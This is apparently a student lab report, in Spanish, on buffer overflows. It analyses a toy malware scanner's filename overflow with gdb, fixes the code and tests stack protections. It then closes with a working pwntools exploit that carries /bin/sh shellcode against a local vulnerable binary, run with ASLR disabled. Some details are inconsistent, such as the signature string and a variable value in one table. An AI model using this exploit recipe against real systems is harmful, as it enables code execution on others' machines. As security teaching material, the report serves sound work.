

BUFFER OVERFLOW

Autor:
Pablo Díaz

Contents

1	Introducción	2
2	Buffers Overflows	2
2.1	Entendiendo el funcionamiento del código correspondiente al fichero <code>practica2.c</code>	2
2.1.1	Fichero que no da positivo por malware	2
2.1.2	Fichero que da positivo por malware	3
2.1.3	Fichero con el mismo contenido que el anterior pero que no da positivo por malware	4
2.2	Análisis con el Debugger	5
2.2.1	Uso de Breakpoints en el Debugger	5
2.2.2	Información de variables en la función <code>main</code>	6
2.2.3	Evaluación de un archivo con el mismo contenido, pero sin detección de malware	7
2.3	Solución al problema del código	8
2.4	Efectividad del Address Space Layout Randomization (ASLR)	10
2.5	Compilación con protectores de pila	10
3	Explotación de Buffers Overflows	12
3.1	Análisis del binario	12
3.2	Detección de la vulnerabilidad	13
3.3	Determinación del offset exacto	13
3.4	Construcción del exploit	14
3.5	Ejecución del exploit con Pwntools	15

1 Introducción

En el presente informe se analiza la vulnerabilidad de desbordamiento de buffer (*Buffer Overflow*) en el código correspondiente al fichero `practica2.c`. A lo largo del documento, se estudia el comportamiento del programa, los errores de seguridad detectados y su posible explotación.

El objetivo de este análisis es identificar cómo un desbordamiento de buffer puede afectar la ejecución del programa, provocando fallos en la detección de malware y posibles comportamientos inesperados. Para ello, se estudian diferentes escenarios de ejecución con archivos que contienen patrones específicos de texto y se examina el impacto de la manipulación de memoria.

Se han utilizado herramientas como `gdb` para la depuración y análisis del estado de la memoria, así como diferentes técnicas para mitigar los riesgos asociados a esta vulnerabilidad. Además, se estudia la efectividad del *Address Space Layout Randomization* (ASLR) y la compilación con protectores de pila para evaluar su impacto en la seguridad del programa.

Finalmente, se proporciona una solución corregida del código, en la que se implementan medidas de seguridad para prevenir desbordamientos de buffer y mejorar la robustez del programa. Asimismo, se explora la explotación del desbordamiento en un entorno controlado con la finalidad de comprender los riesgos asociados a este tipo de vulnerabilidades.

2 Buffers Overflows

2.1 Entendiendo el funcionamiento del código correspondiente al fichero `practica2.c`

2.1.1 Fichero que no da positivo por malware

Al ejecutar el programa ‘practica2’ con el archivo ‘ficheroa.txt’, se observa que el resultado indica explícitamente que *ficheroa.txt: has no virus*. Esto sugiere que el código de ‘practica2.c’ realiza una verificación de seguridad en el fichero y no encuentra ninguna coincidencia con patrones de malware conocidos. En este caso, el análisis se basa en la búsqueda de la palabra `CryptULL`; si está presente, el fichero es marcado como potencialmente malicioso, de lo contrario, se considera seguro.

Análisis detallado

- **Contenido del fichero:** ‘ficheroa.txt’ contiene solo el texto `Esto es una prueba`
- **Método de detección:** ‘practica2’ analiza el contenido del fichero en busca de patrones específicos de malware, en este caso, la presencia de la palabra clave `CryptULL`.
- **Resultados obtenidos:**
 - El mensaje *“has no virus”* indica que el fichero no es malicioso, esto ya lo sabíamos porque no pusimos la palabra `CryptULL`
- **Ejecución bajo GDB:**
 - La ejecución del programa se realiza sin interrupciones ni errores.




Figure I: Contenido del fichero 'ficheroa.txt', el cual contiene solo texto sin código malicioso.




Figure II: Salida del programa 'practica2' tras analizar 'ficheroa.txt'. Indica que el fichero no contiene virus.

2.1.2 Fichero que da positivo por malware

Al ejecutar el programa 'practica2' con el archivo 'ficheroa.txt', se observa que el resultado indica explícitamente *ficheroa.txt: virus found*. Esto es debido a que el fichero contiene la palabra CryptULL que ya habíamos dicho que nuestro programa detectaba como virus.

Análisis detallado

- **Contenido del fichero:** 'ficheroa.txt' incluye la palabra clave **CryptULL** repetida varias veces. Esto activa el mecanismo de detección del programa.
- **Método de detección:** 'practica2' compara el contenido del fichero con la firma de un supuesto malware, en este caso, la presencia de **CryptULL**.
- **Resultados obtenidos:**
 - El mensaje "*virus found*" confirma que el archivo contiene una cadena identificada como maliciosa.
- **Ejecución bajo GDB:**
 - La ejecución del programa finaliza normalmente sin errores.




Figure III: Contenido del fichero 'ficheroa.txt', el cual contiene la palabra clave detectada como maliciosa.

```
(gdb) run ficherob.txt
Starting program: /home/kali/Downloads/practica2 ficherob.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ficherob.txt: virus found
[Inferior 1 (process 22693) exited normally]
(gdb) █
```

Figure IV: Salida del programa ‘practica2’ tras analizar ‘ficherob.txt’. Indica que el fichero contiene un patrón malicioso.


2.1.3 Fichero con el mismo contenido que el anterior pero que no da positivo por malware

El fichero ‘*fichero_no_malicioso.txt*’ contiene exactamente el mismo contenido que ‘ficherob.txt’, es decir, la palabra clave **CryptoULL** repetida varias veces. Sin embargo, al ejecutarlo con el programa ‘practica2’, el resultado indica “*has no virus*”. Esto sugiere que el sistema de detección no ha identificado el patrón malicioso.

La razón de esta diferencia en la detección parece estar relacionada con un **buffer overflow**. Debido a que el nombre del archivo es mayor a 16 caracteres, el programa podría estar sobrescribiendo datos en memoria, afectando la correcta detección del patrón de malware. En este caso, el buffer overflow impide que el análisis de ‘practica2’ reconozca la presencia de ‘CryptoULL’, resultando en un falso negativo.

Análisis detallado

- **Contenido del fichero:** Contiene la palabra clave **CryptoULL** repetida, al igual que el archivo ‘ficherob.txt’.
- **Posible vulnerabilidad:** Un *buffer overflow* en el manejo del nombre del archivo podría estar alterando la memoria y afectando el resultado del análisis.
- **Resultados obtenidos:**
 - A pesar de contener el mismo patrón malicioso que ‘ficherob.txt’, el archivo no es detectado como virus.
 - La ejecución del programa finaliza sin errores visibles.
- **Ejecución bajo GDB:**
 - El programa no detecta ningún virus y finaliza normalmente.
 - Se sospecha de una corrupción de memoria que impide el correcto funcionamiento del sistema de detección.



```
1 |CryptoULLCryptoULLCryptoULLCryptoULL
2 |
```

Figure V: Contenido del fichero ‘fichero_no_malicioso.txt’, el cual es idéntico a ‘ficherob.txt’ pero no es detectado como malware.

```
(gdb) run fichero_no_malicioso.txt
Starting program: /home/kali/Downloads/practica2 fichero_no_malicioso.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
fichero_no_malic: has no virus
[Inferior 1 (process 22927) exited normally]
(gdb)
```

Figure VI: Salida del programa ‘practica2’ tras analizar ‘fichero_no_malicioso.txt’. No se detecta como virus, probablemente debido a un buffer overflow.

2.2 Análisis con el Debugger

A continuación, se presentan los valores de las variables en la función `main` en los diferentes casos.

2.2.1 Uso de Breakpoints en el Debugger

Para analizar la ejecución del programa y examinar el estado de las variables en memoria, se establecieron múltiples *breakpoints* en la función `main()` y en otros puntos clave del código utilizando el depurador `gdb`. Esto permitió pausar la ejecución en momentos específicos para inspeccionar el contenido de las variables.

El primer *breakpoint* se colocó en la función `main()` con el siguiente comando:

```
(gdb) break main
```

```
(gdb) break main
Breakpoint 1 at 0x12c1: file practica2.c, line 41.
```

Figure VII: Establecimiento de un *breakpoint* en la función `main()`.

A continuación, el programa se ejecutó con:

```
(gdb) run
```

Esto permitió detener la ejecución en la línea 41 de `practica2.c` y examinar el estado de las variables locales mediante:

```
(gdb) info locals
```

```
(gdb) run
Starting program: /home/kali/Downloads/practica2 test.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, main (argc=2, argv=0x7fffffffde38) at practica2.c:41
41      if (argc != 2) {
(gdb) info locals
suspectFile = {name = "\000\000\000\000\000\000\000\000P\376\367\377\177\000", malware = 0 '\000'}
```

Figure VIII: Inspección de variables en la función `main()` con `gdb`.

Este procedimiento se repitió en diferentes puntos del código, permitiendo recopilar información detallada sobre las variables. Los resultados obtenidos se presentan en las Tablas 1 y 2.

2.2.2 Información de variables en la función main

Para analizar el estado de las variables en la función `main()`, se utilizó el depurador `gdb`, estableciendo puntos de interrupción y ejecutando varios comandos de inspección. Esto permitió obtener información detallada sobre los valores y direcciones de memoria de las variables relevantes durante la ejecución del programa.


A continuación, se muestra un ejemplo de algunos de los comandos utilizados para examinar las variables en `gdb`:

```
(gdb) print argc
(gdb) print &argc
(gdb) print argv[1]
(gdb) print &suspectFile
(gdb) info locals
```


Durante la depuración, se ejecutaron múltiples comandos similares para obtener un análisis más completo. A continuación, se presentan varias capturas que muestran la inspección de variables en `gdb`:



(a) Valor de `argc`.



(b) Dirección de memoria de `argc`.



(c) Dirección de memoria de `suspectFile`.



(d) Valor y dirección de `argv[1]`.

Figure IX: Inspección de variables en `gdb`.

En la **Tabla 1**, se presentan los tipos de datos, nombres de variables y el punto de interrupción donde se capturaron sus valores:

Tipo	Nombre	BreakPoint
int	argc	main()
char*	argv[1]	main()
struct report	suspectFile	main()

Table 1: Tipos de datos, nombres de variables y punto de interrupción.

También se registraron las direcciones de memoria y los valores de estas variables en el momento de la captura. En la **Tabla 2**, se detalla esta información:

Región de Memoria	Dirección	Valor
Stack	0x7fffffffddcfc	2
Stack	0x7fffffffef1cf	"test.txt"
Stack	0x7fffffffdd230	Malware = 0

Table 2: Región de memoria, dirección y valores de las variables.

Este análisis permitió verificar el comportamiento del programa y detectar posibles errores en la manipulación de memoria, asegurando que las variables en la función `main()` se comportaran como se esperaba.

2.2.3 Evaluación de un archivo con el mismo contenido, pero sin detección de malware

Para verificar el comportamiento del programa con un archivo similar que no se detecta como malware, se ejecutó nuevamente el análisis con el fichero `fichero_no_malicioso.txt`. Se utilizó el depurador `gdb` para inspeccionar las variables dentro de la función `main()`, recopilando información sobre sus valores y direcciones en memoria.

A continuación, se muestra un ejemplo de los comandos utilizados en `gdb` para examinar las variables:

```
(gdb) print argc
(gdb) print &argc
(gdb) print argv
(gdb) print &argv
(gdb) print &suspectFile
```

En la siguiente imagen, se presenta la salida de algunos de estos comandos en `gdb`:

```
(gdb) print argc
$6 = 2
(gdb) print &argc
$7 = (int *) 0x7fffffffddcb0
```

(a) Valor de `argc` y su dirección en memoria.

```
(gdb) print argv
$8 = (char **) 0x7fffffffdddf8
(gdb) print &argv
$9 = (char **) 0x7fffffffddcb0
```

(b) Valor y dirección de `argv`.

```
(gdb) print &suspectFile
$3 = (struct report *) 0x7fffffffddcc0
```

(c) Dirección en memoria de `suspectFile`.

Figure X: Inspección de variables en `gdb` con el archivo `fichero_no_malicioso.txt`.

En la **Tabla 3**, se presentan los tipos de datos, nombres de variables y el punto de interrupción donde se capturaron sus valores:

Tipo	Nombre	BreakPoint
int	argc	main()
char*	argv[1]	main()
struct report*	suspectFile	main()

Table 3: Tipos de datos, nombres de variables y punto de interrupción.

También se registraron las direcciones de memoria y los valores de estas variables en el momento de la captura. En la **Tabla 4**, se detalla esta información:

Región de Memoria	Dirección	Valor
Stack	0x7ffffffdcbc	2
Stack	0x7ffffffe1a0	"fichero_no_malicioso.txt"
Stack	0x7ffffffdcc0	Malware = 1

Table 4: Región de memoria, dirección y valores de las variables.

Este análisis permitió comparar la ejecución con un archivo similar que no es detectado como malware, verificando que las variables en memoria se comportan de manera esperada en este escenario.

2.3 Solución al problema del código

El problema principal en el código radica en la incorrecta asignación del terminador nulo en el array `suspectFile.name`. La línea problemática es:

```
suspectFile.name[sizeof(suspectFile.name)] = '\0';
```

Dado que la variable `suspectFile.name` tiene un tamaño máximo de 16 caracteres (`#define FILENAME 16`), los índices válidos van de 0 a 15. No obstante, la expresión `sizeof(suspectFile.name)` equivale a 16, lo que provoca un acceso fuera de los límites del array, generando un comportamiento indefinido.

Adicionalmente, si el nombre del archivo recibido como argumento de la línea de comandos supera los 16 caracteres, el código copia más caracteres de los permitidos sin truncar adecuadamente, lo que puede provocar un desbordamiento de buffer.

Corrección: Para solucionar estos problemas, se deben implementar las siguientes mejoras:

1. Usar `strncpy()` para copiar el nombre del archivo de forma segura, asegurando que el último carácter sea nulo (`'\0'`).
2. Modificar la asignación del terminador nulo para que se escriba en la última posición válida del array:

```
suspectFile.name[sizeof(suspectFile.name) - 1] = '\0';
```

El código corregido queda de la siguiente manera:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define FILENAME 16

struct report {
    char name[FILENAME];
    char malware;
};

char checkMalware(const char *path) {
    FILE *file;
```

```
char signature[] = "CryptULL";
char buffer[sizeof(signature)];

if ((file = fopen(path, "rb")) == NULL) {
    perror("Error al abrir el archivo");
    exit(EXIT_FAILURE);
}

if (fread(buffer, 1, sizeof(signature), file) < sizeof(signature) && !feof(file)) {
    perror("Error al leer el archivo");
    fclose(file);
    exit(EXIT_FAILURE);
}

fclose(file);
return memcmp(buffer, signature, strlen(signature)) == 0;
}

int main(int argc, char **argv) {
    if (argc != 2) {
        printf("Introduce just one file to examine\n");
        return 0;
    }

    struct report suspectFile;
    suspectFile.malware = checkMalware(argv[1]);

    // Copia segura del nombre del archivo
    strncpy(suspectFile.name, argv[1], sizeof(suspectFile.name) - 1);
    suspectFile.name[sizeof(suspectFile.name) - 1] = '\0'; // Garantiza terminación nula

    printf("%s: %s\n", suspectFile.name, suspectFile.malware ? "virus found" : "has no virus");

    return 0;
}
```

Explicación de las correcciones:

- Se cambió la copia de la cadena a `strncpy()` con un límite de `sizeof(suspectFile.name) - 1`, asegurando que el buffer no se sobrescriba.
- Se añadió explícitamente la asignación `suspectFile.name[sizeof(suspectFile.name) - 1] = '\0'`; para garantizar la terminación correcta de la cadena.
- Se mejoró el manejo de errores en la función `checkMalware()`, asegurando que el archivo se cierre correctamente en caso de error de lectura.

Con estas correcciones, el programa ahora maneja de manera segura nombres de archivos largos, evitando errores de desbordamiento de buffer y accesos fuera de rango.

2.4 Efectividad del Address Space Layout Randomization (ASLR)

El Address Space Layout Randomization (ASLR) es una técnica de seguridad que aleatoriza la disposición de las regiones de memoria de un proceso, dificultando la explotación de vulnerabilidades basadas en direcciones de memoria predecibles.

En este caso particular, el ASLR no sería completamente efectivo debido a los siguientes factores:

- **El problema es un buffer overflow en una variable local:** La vulnerabilidad en el código se debe a un acceso fuera de límites en la estructura `suspectFile`, lo que puede provocar un desbordamiento de buffer en la pila (`stack`).
- **ASLR no previene desbordamientos de buffer:** ASLR aleatoriza direcciones de memoria, pero no impide que el desbordamiento de una variable sobrescriba otras regiones de la pila.
- **La variable afectada está en la pila, que es parcialmente aleatorizada:** Aunque ASLR puede afectar la ubicación de la pila, la dirección relativa de las variables locales dentro de la misma función sigue siendo predecible en muchos casos, especialmente en sistemas con una implementación débil de ASLR.
- **El ataque depende de la manipulación de datos en memoria, no de direcciones estáticas:** Como el problema se origina en la corrupción de datos dentro de la estructura, el atacante no necesita conocer direcciones exactas de memoria, reduciendo el impacto de ASLR.

Conclusión: ASLR podría dificultar ciertos tipos de explotación que dependen de direcciones fijas en memoria, pero en este caso no mitiga el problema fundamental, ya que el error radica en un acceso indebido a la memoria dentro de la pila. Para protegerse contra este tipo de ataques, se deben utilizar técnicas como:

- **Canarios de pila (Stack Canaries):** Detectan modificaciones indebidas en la pila antes de que el flujo del programa sea afectado.
- **Protección de ejecución (NX/DEP):** Impide la ejecución de código en regiones de memoria destinadas a datos.
- **Fortificación de funciones estándar (Fortify Source):** Previene vulnerabilidades de desbordamiento en funciones como `strncpy()`.

Por lo tanto, aunque ASLR es una técnica útil para mitigar ciertos ataques, en este caso no es suficiente para evitar la explotación del error de desbordamiento de buffer.

2.5 Compilación con protectores de pila

Los protectores de pila (*stack canaries*) son una técnica de seguridad utilizada para detectar y prevenir desbordamientos de buffer en la pila, impidiendo la corrupción de datos críticos, como la dirección de retorno de una función.

Para compilar el código con protectores de pila podemos utilizar varias opciones. En nuestro caso, compilamos en primer lugar con `-fstack-protector-all -o` lo que habilita la protección contra desbordamientos de pila en todas las funciones que manejan variables locales susceptibles a sobreescrituras.

A continuación, verificamos las protecciones de seguridad del ejecutable con checksec --file=./practica2_protegida, confirmando que la protección de pila estaba activada (Canary found). Sin embargo, al ejecutar el programa con un archivo cuyo nombre superaba los 16 caracteres, el resultado mostró que la detección del patrón malicioso seguía fallando, lo que indicaba que la vulnerabilidad aún estaba presente.

```
(kali@kali)-[~/Downloads]
$ gcc -fstack-protector-all -o practica2_protegida practica2.c

(kali@kali)-[~/Downloads]
$ checksec --file=./practica2_protegida
```

RELRO	Fortified	STACK Canary	NX	PIE	RPATH	RUNPATH	Symbols	FORTI
Partial	RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	48 Symbols	No0
3		./practica2_protegida						

Figure XI: Compilamos con protección pila no muy estricta

Para reforzar la seguridad, recompilamos el código con opciones más estrictas, incluyendo -D_FORTIFY_SOURCE=2 -O2, de la siguiente manera: gcc -O2 -fstack-protector-all -D_FORTIFY_SOURCE=2 -Wl,-z,relro,-z,now -o practica2_protegida practica2.c

Esto activó protecciones adicionales como Full RELRO, PIE, NX, y la fortificación de funciones inseguras. Durante la compilación, el compilador generó una advertencia sobre un posible buffer overflow, señalando que el código intentaba escribir fuera de los límites de un array de tamaño 16.

```
(kali@kali)-[~/Downloads]
$ gcc -O2 -fstack-protector-all -D_FORTIFY_SOURCE=2 -Wl,-z,relro,-z,now -o practica2_protegida practica2.c

practica2.c: In function 'main':
practica2.c:50:60: warning: writing 1 byte into a region of size 0 [-Wstringop-overflow=]
  50 |         suspectFile.name[sizeof(suspectFile.name)] = '\0';
      |                                         ~~~~~^
practica2.c:33:14: note: at offset 16 into destination object 'name' of size 16
  33 |         char name[FILENAME];
      |             ^~~~~
```

Figure XII: Compilamos con protección pila estricta

Sin embargo, a la hora de ejecutarlo, el programa sigue ejecutándose sin bloquearse, y el error en la detección del patrón malicioso persiste. Esto indica que aunque la protección de pila está activa ('Canary found'), no impide que el error siga ocurriendo. Para corregir realmente la vulnerabilidad, es necesario modificar el código y evitar la escritura fuera de los límites del array.

```
(kali@kali)-[~/Downloads]
$ ./practica2_protegida fichero_no_malicioso.txt

fichero_no_malic: has no virus

(kali@kali)-[~/Downloads]
$ checksec --file=./practica2_protegida
```

RELRO	Fortified	STACK Canary	NX	PIE	RPATH	RUNPATH	Symbols	FORTI
Full	RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	48 Symbols	Yes
1		3						
		./practica2_protegida						

Figure XIII: Se ejecuta sin problema a pesar de tener protección de pila

3 Explotación de Buffers Overflows

En este caso, se dispone únicamente del binario compilado, sin acceso al código fuente. El objetivo es analizar este binario en busca de funciones inseguras que nos permita llevar a cabo un ataque buffer overflow y conseguir ejecutar una shell interactiva.

Lo primero que debemos hacer para evitar problemas, garantizando que las direcciones de la pila y el shellcode sean predecibles, es desactivar la aleatorización de memoria:

```
(kali@kali)-[~]
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for kali:
0
```

Figure XIV: Desactivamos aleatoriedad de memoria

Podemos ahora continuar con el análisis.

3.1 Análisis del binario

Inspeccionamos el binario para obtener información sobre su estructura y las protecciones de seguridad que pudieran estar habilitadas. Utilizamos el comando *file* para verificar el formato del ejecutable y *checksec* para confirmar que el binario no tenía protecciones que impidieran la explotación de un desbordamiento de búfer.

```
file bof
bof: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]9153f4e4d46276d35512e98a3cc8c04b2b9ebb, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Figure XV: file bof

```
checksec --file=bof
RELRO      STACK CANARY      NX            PIE            RPATH      RUNPATH      Symbols      FORTIFY Fo
relroed Fortifiable      FILE
Partial RELRO No Canaries Found NX disabled PIE enabled No RPATH No RUNPATH 75 Symbols No 01
bof
```

Figure XVI: checksec

El siguiente paso fue buscar funciones dentro del ejecutable que pudieran ser vulnerables. Para ello, utilizamos *nm bof* que nos muestra todas las funciones.

```
(kali@kali)-[~/Downloads]
$ nm bof
00004020 B __bss_start
00004020 b completed.7008
w __cxa_finalize@@GLIBC_2.1.3
00004018 D __data_start
00004018 W data_start
000010c0 t deregister_tm_clones
00001150 t __do_global_ctors_aux
00003ef8 d __do_global_ctors_aux_fini_array_entry
0000401c D __dso_handle
00003efc d _DYNAMIC
00004020 D _edata
00004024 B _end
000012b8 T _fini
00002000 R _fp_hw
000011a0 t frame_dummy
00003ef4 d __frame_dummy_init_array_entry
000021b8 r __FRAME_END__
00004000 d __GLOBAL_OFFSET_TABLE__
w __gmon_start__
00002024 r __GNU_EH_FRAME_HDR
00001000 t _init
00003ef8 d __init_array_end
00003ef4 d __init_array_start
00002004 R __IO_stdin_used
w __ITM_deregisterTMCloneTable
w __ITM_registerTMCloneTable
000012b0 T __libc_csu_fini
00001250 t __libc_csu_init
U __libc_start_main@@GLIBC_2.0
000011e6 T main
U puts@@GLIBC_2.0
00001100 t register_tm_clones
00001070 T _start
U strcpy@@GLIBC_2.0
00004020 D __TMC_END__
000011a0 T __vsnprintf
000012b1 T __x86.get_pc_thunk.bp
000010b0 T __x86.get_pc_thunk.bx
000011a5 T __x86.get_pc_thunk.dx
```

Figure XVII: Buscamos funciones

Encontramos función `vulnFunction()`. La analizamos más en detalle con comando `disas vulnFunction`

```

(gdb) disassemble vulnFunction
Dump of assembler code for function vulnFunction:
0x000011a9 <0>:      push    %ebp
0x000011aa <1>:      mov     %esp,%ebp
0x000011ac <3>:      push    %ebx
0x000011ad <4>:      sub     $0x44,%esp
0x000011b0 <7>:      call   0x10b0 <_x86.get_pc_thunk.bx>
0x000011b5 <12>:     add     $0x2e4b,%ebx
0x000011bb <18>:     sub     $0x8,%esp
0x000011be <21>:     push    0x8(%ebp)
0x000011c1 <24>:     lea     -0x48(%ebp),%eax
0x000011c4 <27>:     push    %eax
0x000011c5 <28>:     call   0x1030 <strcpy@plt>
0x000011ca <33>:     add     $0x10,%esp
0x000011cd <36>:     sub     $0xc,%esp
0x000011d0 <39>:     lea     -0x48(%ebp),%eax
0x000011d3 <42>:     push    %eax
0x000011d4 <43>:     call   0x1040 <puts@plt>
0x000011d9 <48>:     add     $0x10,%esp
0x000011dc <51>:     mov     $0x0,%eax
0x000011e1 <56>:     mov     -0x4(%ebp),%ebx
0x000011e4 <59>:     leave
0x000011e5 <60>:     ret
End of assembler dump.

```

Figure XVIII: Buscamos funciones

El análisis muestra que la función usa `strcpy()` sin restricciones, lo que sugiere un posible desbordamiento de búfer.

3.2 Detección de la vulnerabilidad

Para confirmar definitivamente que el binario es vulnerable, ejecutamos el siguiente comando:

```
run $(python3 -c 'print("A" * 100)')
```

Esto manda una cadena de 100 caracteres A. El resultado es un **Segmentation fault**, lo que confirma que ha habido un desbordamiento de buffer.

```
(kali@kali)~[~/Downloads]
$ ./bof "$(python3 -c 'print("A" * 200)')"
```

Figure XIX: Confirmamos desbordamiento de buffer

El siguiente paso fue determinar el offset, es decir, cuantos bytes eran necesarios para alcanzar y sobrescribir la dirección de retorno.

3.3 Determinación del offset exacto

Para determinar cuántos bytes son necesarios para sobrescribir EIP, generamos un patrón único con Metasploit:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
```

```
msf-pattern_create -l 100
```

Figure XX: Generamos patrón con metasploit

Ejecutamos el binario con este patrón y analizamos el registro EIP:

```
(gdb) run $(python -c "print('Aa0a1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A')")
Starting program: /home/kali/Downloads/bof $(python -c "print('Aa0a1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Aa0a1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
(gdb) info registers eip
eip                0x63413563                0x63413563
```

Figure XXI: Ejecutamos binario con patrón

Cuando el programa se estrella con un Segmentation fault, el valor del registro EIP nos indica la dirección de memoria en la que intentó continuar la ejecución. Dado que hemos enviado un patrón único como entrada, podemos analizar EIP para determinar si hemos sobrescrito la dirección de retorno y, a partir de ese valor, calcular el offset exacto necesario para tomar control del flujo del programa. Lo determinamos así:

```

└─$ msf-pattern_offset -q 0x63413563
[*] Exact match at offset 76

```

Figure XXII: Obtención offset

El resultado indica que el desbordamiento ocurre a los **76 bytes**.

A continuación, realizamos una prueba enviando una cadena de 76 caracteres A, seguidos de BBBB, con el fin de comprobar si era posible sobrescribir EIP de manera controlada. Si el valor EIP contenía 0x42424242, esto confirmaría que podíamos manipular la dirección de retorno. Al ejecutar el programa en GDB y analizar el registro, verificamos que EIP efectivamente tomaba este valor, lo que nos permitió proceder con la siguiente fase de la explotación.

```
(gdb) run $(python3 -c 'print("A"*76 + "BBBB")')
Starting program: /home/kali/Downloads/bof $(python3 -c 'print("A"*76 + "BBBB")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) info registers eip
eip                0x42424242                0x42424242
```

Figure XXIII: Comprobamos si podemos sobrescribir EIP de manera controlada

3.4 Construcción del exploit

Ahora debemos:

1. Colocar un shellcode ejecutable en la pila.
2. Reemplazar EIP con la dirección de la pila donde está nuestro shellcode.

Para determinar una dirección adecuada en la pila, inyectamos NOPs y verificamos la memoria:

```
run $(python3 -c 'print("\x90"*100)')
info registers esp
```

Analizamos el valor del registro ESP, que apunta a la pila en el momento del fallo. Tras muchas pruebas, llegamos a observar que los NOPs se almacenaban en una dirección cercana a ESP, decidimos utilizar esta dirección como el nuevo valor de EIP, permitiendo redirigir la ejecución del programa hacia nuestro código malicioso de manera controlada.

3.5 Ejecución del exploit con Pwntools

Con la dirección de salto determinada, construimos el payload final para explotar la vulnerabilidad. Para ello, sobrescribimos EIP con la dirección de la pila donde almacenamos una secuencia de instrucciones NOP (90). Esto permitió que el flujo de ejecución llegara de manera segura a nuestro shellcode, el cual ejecutaba `/bin/sh`

```
GNU nano 8.3 exploit.py
from pwn import *

# Dirección de salto ajustada
jmp_esp = p32(0xffffce80)

# Sled de NOPs
nop_sled = b"\x90" * 300

# Shellcode para ejecutar /bin/sh
shellcode = b"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

# Construimos el payload
payload = b"A" * 76 + jmp_esp + nop_sled + shellcode

# Ejecutamos el binario pasando el payload como argumento
p = process("./bof", payload)
p.interactive()
```

Figure XXIV: Exploit

El exploit fue implementado en Python utilizando la librería pwntools, que facilita la interacción con procesos y la generación del payload. El payload se compone de tres partes fundamentales:

- Relleno de 76 bytes para alcanzar EIP.
- Dirección de la pila, que redirige la ejecución a la zona de NOPs.
- Sled de NOPs y shellcode, que asegura la ejecución del código malicioso sin interrupciones.

